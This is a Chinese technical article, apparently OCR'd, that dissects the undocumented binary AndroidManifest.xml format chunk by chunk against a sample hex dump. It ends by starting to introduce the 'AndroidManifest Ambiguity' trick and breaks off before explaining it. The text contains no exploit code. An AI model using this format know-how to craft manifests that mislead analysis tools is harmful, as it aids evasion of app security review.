
XML 二进制文件

AndroidManifest.xml 二进制文件格式分析

MindMac
2014/11/9
AndroidManifest.xml 二进制文件格式分析 by MindMac

AndroidManifest.xml 文件的二进制格式没有公开文档，以下是根据 AXMLPrinter2 的源码进行的分析，可能会存在错误！
最终的 AndroidManifest.xml 文件二进制格式如 图 1 所示。

Binary AndroidManifest.xml Format 由 MindMac



Magic Number(0x00080003) 4bytes
File Size 4bytes
String Chunk
ResourceId Chunk
XmlContent Chunk*
String Chunk
Chunk Type(0x001C0001) 4bytes
Chunk Size 4bytes
String Count 4bytes
Unknown 4bytes
String Pool Offset 4bytes
Style Pool Offset 4bytes
String Offsets String Count * 4bytes
Style Offsets Style Count * 4bytes
Style Count 4bytes
String Pool
Style Pool
ResourceId Chunk
Chunk Type(0x00080180) 4bytes
Chunk Size 4bytes
ResourceIds (Chunk Size/4 -2) * 4bytes
Start Tag Chunk
Chunk Type(0x00100102) 4bytes
Chunk Size 4bytes
Line Number 4bytes
Unknown(0xFFFFFFFF) 4bytes
Namespace Uri 4bytes
Name 4bytes

Flags(0x00140014) 4bytes
Attribute Count 4bytes
Class Attribute 4bytes
Attributes Attribute Count * 5 * 4bytes
End Tag Chunk
Chunk Type(0x00100103) 4bytes
Chunk Size 4bytes
Line Number 4bytes
Unknown(0xFFFFFFFF) 4bytes
Namespace Uri 4bytes
Name 4bytes
Text Chunk
Chunk Type(0x00100104) 4bytes
Chunk Size 4bytes
Line Number 4bytes
Unknown(0xFFFFFFFF) 4bytes
Name 4bytes
Unknown 4bytes
Unknown 4bytes
Binary AndroidManifest.xml
* Xml Content Chunk can contain 5 kinds of chunks: Start Namespace Chunk, End Namespace Chunk, Start Tag Chunk, End Tag Chunk and Text Chunk
Start Namespace Chunk
Chunk Type(0x00100100) 4bytes
Chunk Size 4bytes
Line Number 4bytes
Unknown(0xFFFFFFFF) 4bytes
Prefix 4bytes
Uri 4bytes

End Namespace Chunk
Chunk Type(0x00100101) 4bytes
Chunk Size 4bytes
Line Number 4bytes
Unknown(0xFFFFFFFF) 4bytes
Prefix 4bytes
Uri 4bytes
Binary AndroidManifest.xml Format By MindMac

图 1 AndroidManifest.xml 二进制文件格式
下面根据一个实际的 AndroidManifest 文件进行对应的分析，编码前的文件内容如图 2

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.test"
    android:versionCode="1"
    android:versionName="1.0" >

    <uses-sdk
        android:minSdkVersion="14"
        android:targetSdkVersion="19" />

    <uses-permission android:name="android.permission.INTERNET" />

    <application
        android:allowBackup="false"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name="com.android.test.MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
</manifest>

```

图　2　编码前的 AndroidManifest.xml 文件内容

所示，注意行号值，行号信息会反映在二进制文件内容中。




图　3 AndroidManifest 二进制内容

根据　图　1 中的文件格式对照图　3 可以发现二进制 XML 文件魔数为 0x00080003，该文件大小为 0x00000704，即 1796　bytes；从 0x00000008 开始为 String　Chunk 的内容，首先是 String Chunk 的标识，值为 0x001C0001，String Chunk 的大小为 0x000003A8，即 936 bytes，所以这部分内容区间为 0x00000008-0x000003AF。0x00000010 开始的 4 个字节内容为字符串的个数，因此本文件中字符个数为 0x0000001B，即一共有 27 个字符串，这些字符串存放在相对于 String Chunk 开头偏移量为 0x00000088(0x0000001C 处的 4 个字节内容)的地方，即 0x00000008 + 0x0000000088 = 0x00000090。0x00000014 开始处的 4 个字节内容为 Style 个数，至于 Style 为何物，因为找了很多 APK，发现该处的值始终为 0x00000000，也就是没有 Style 内容，所以暂时无法确定 Style 具体意思。0x00000018 开始处的 4 个字节内容始终为 0x00000000，具体含义不确定。0x00000020 开始处的 4 字节内容为 Style 内容相对于 String　Chunk 开头位置的偏移量，因为 Style 个数为 0，所以此处的值为 0x00000000。从 0x00000024 位置开始，后面连续跟着 27 个字符串的偏移量（相对于字符串内容的起始位置，在本次分析的 AndroidManifest 中即为 0x00000090），第一个字符串偏移量当然为 0 了，第二个字符串开始位置为 0x00000090+0x0000001A=0x000000AA。




图　4 AndroidManifest 字符串以及 Style




图　5　字符串内容格式

图　5 为 AndroidManifest 中字符串的内容格式，开始 2 个字节内容为字符串长度，该长度指的是字符串中字符个数，而非字节数，因此此处字符串字符个数为 0x0000000B，即 11 个，接着开始的是字符串的内容，每个字符对应两个字节，因为是 11 个字符，因此一共有 22 个字节，值为 versionCode，在字符串末尾还有两个字节为字符串终止符，即 0x0000。根

据此规则，27 个字符串的内容如表 1 所示，其中第 12 个字符串内容为空，在分析时需要注意。因为本文分析的 AndroidManifest 没有 Style 内容，所以 String Pool 结束后会进入 Resource ID 内容。

所谓的 Resource ID，即对应 Android 源码中/frameworks/base/core/res/res/values/public.xml 文件中每行的 id 值，如图 6 所示。图 7 为 ResourceId Chunk 的内容，开始处的 4 个字节内

表 1 27 个字符串内容

编号	字符串内容
0	versionCode
1	versionName
2	minSdkVersion
3	targetSdkVersion
4	name
5	allowBackup
6	icon
7	label
8	theme
9	android
10	http://schemas.android.com/apk/res/android
11	空字符串
12	package
13	manifest
14	com.android.test
15	1.0
16	uses-sdk
17	uses-permission
18	android.permission.INTERNET
19	application

```
20  activity
21  com.android.test.MainActivity
22  intent-filter
23  action
24  android.intent.action.MAIN
25  category
26  android.intent.category.LAUNCHER
```

```
28.     <public type="attr" name="theme" id="0x01010000" />
29.     <public type="attr" name="label" id="0x01010001" />
30.     <public type="attr" name="icon" id="0x01010002" />
31.     <public type="attr" name="name" id="0x01010003" />
32.     <public type="attr" name="manageSpaceActivity" id="0x01010004" />
33.     <public type="attr" name="allowClearUserData" id="0x01010005" />
34.     <public type="attr" name="permission" id="0x01010006" />
35.     <public type="attr" name="readPermission" id="0x01010007" />
36.     <public type="attr" name="writePermission" id="0x01010008" />
37.     <public type="attr" name="protectionLevel" id="0x01010009" />
38.     <public type="attr" name="permissionGroup" id="0x0101000a" />
39.     <public type="attr" name="sharedUserId" id="0x0101000b" />
40.     <public type="attr" name="hasCode" id="0x0101000c" />
41.     <public type="attr" name="persistent" id="0x0101000d" />
```

图　6 public.xml 文件部分内容




图　7 ResourceId Chunk

容为 0x00080180，即为 ResourcdId Chunk 的标识，接着的 4 个字节为本 Chunk 的大小，此处为 0x0000002C，即为 44 bytes，每个 ResouceId 值为 4 个字节，除去开头固定的 8 个字节，因此本 AndroidManifest 一共有 (44-4*2)/4 = 9 个 ResourceId。0x00003B08 开始的 4 个字节内容 0x0101021B 即为 ResourceId 值，根据 public.xml 文件内容，可知其对应值如下，但是在分析 AXMLPrinter2 的源码过程中发现 ResourceId 的值貌似没有使用到，ResourceId 对应的 name 在 String Pool 中有直接对应的值。

1. <public type="attr" name="versionCode" id="0x0101021b" />

接下来即为 XML Content 的内容，此部分一共有 5 中类型的 Chunk，分别为 Start Namespace Chunk(0x00100100)，End Namespace Chunk(0x00100101)，Start Tag Chunk(0x00100102)，End Tag Chunk(0x00100103)以及 Text Chunk(0x00100104)。这 5 种 Chunk 的开头 4 个属性(16 bytes)的含义都是一样的，分别表示 Chunk 类型标识、Chunk Size，行号(对应编码前原文件内容的行号)、固定值 0xFFFFFFFF。

ResourceId Chunk 结束后，首先是 Start Namespace Chunk，类型标识为 0x00100100；大小为 0x00000018，即 24 bytes；行号为 0x00000002，对应编码前文件的第 2 行内容，即 <manifest xmlns:android=http://schemas.android.com/apk/res/android；Prefix 值为 0x00000009，其表示 String Pool 中的字符串索引值，即 android；Uri 值为 0x0000000A，其同样为 String Pool 中的字符串索引值，即 http://schemas.android.com/apk/res/android，Prefix 与 Uri 在此处是对应关系，后续的 Start Chunk Type 中的 Attribute 会根据 Uri 来获得 Prefix 值。




图　8 Start Namespace Chunk

Start Tag Chunk 的标识为 0x00100102；0x00000060 为 Chunk Size，即 96 bytes，因此其区间为 0x000003F4-0x00000453；0x00000404 处的 4 字节内容为 0xFFFFFFFF 为命名空间的 Uri，即为-1，根据 AXMLPrinter2 的源码当为-1 时，返回值为 null，命名空间为空；接下来的 4 个字节内容为该 Tag 的名称的字符串索引值 0x0000000D，因此值为 manifest；0x00000410 开始处的 4 个字节内容为 XML 标签下的属性个数，此处值为 0x00000003，即一共 3 个属性，




图　9 Start Tag Chunk

正好对应原文件内容中的 pacakge，android:versionCode，android:versionName 3 个属性。每个属性由 5*4 bytes 构成，实际上就是一个长度为 5 的数组，数组中每个值的含义为[Namespace Uri, Name, Value String, Type, Data]，继续以图　9 来分析。第一个属性的数组内容为[0x0000000A, 0x00000000, 0xFFFFFFFF, 0x10000008, 0x00000001]，而数组第 4 个值在实际处理过程中会首先右移 24 位(0x10000008>>>24)，因此数组值实际为[10, 0, -1, 16, 1]，第 1 个值为命名空间的 Uri，前面在 Start　Namespace　Chunk 中已经对应了 Prefix 和 Uri，因此 Uri 为 10 即对应到值为 9 的 Prefix，字符串内容为 android；第 2 个值为属性名称的字符串索引，因此值为 versionCode；第 3 个值在当 Type 为表示字符串时与 Data 值相同；第 4 个值表示数据的类型，包括 String、Attribute、Reference、Float、Int　Hex、Int　Boolean、Int 等(具体可以参考 AXMLPrinter2 的源码 test/AXMLPrinter 类中的 getAttributeValue 函数)，由于此处 Type 值为 16，表示是个整数值；第 5 个值即为属性的内容，由于 Type 指示为整数值，因此属性内容即为整数 1。综上，第一个属性解码后应为：android:VersionCode=”1”。

其他几个 Chunk 比较简单，可以自行分析。

ManifestAmbiguity

万抽抽 myKanxue


1 简述

前段时间在 bluebox 的一份 android 安全 pdf 中看到一个 **AndroidManifest Ambiguity** 方案。该方案基于 android 系统解析 AXML 的一个特点：android 在解析 AXML 的属性的时候，是通过该属性的 res id 号而非属性名定位的。所谓的 AXML 就是 AndroidManifest.xml 对应的二进制文件，APK 包中存储的就是 AXML。比如属性：

<public type="attr" name="name" id="0x01010003" />

它的属性名为 name，id 号为 0x01010003。

该方案的大致原理如下图所示：



我简要概括一下：

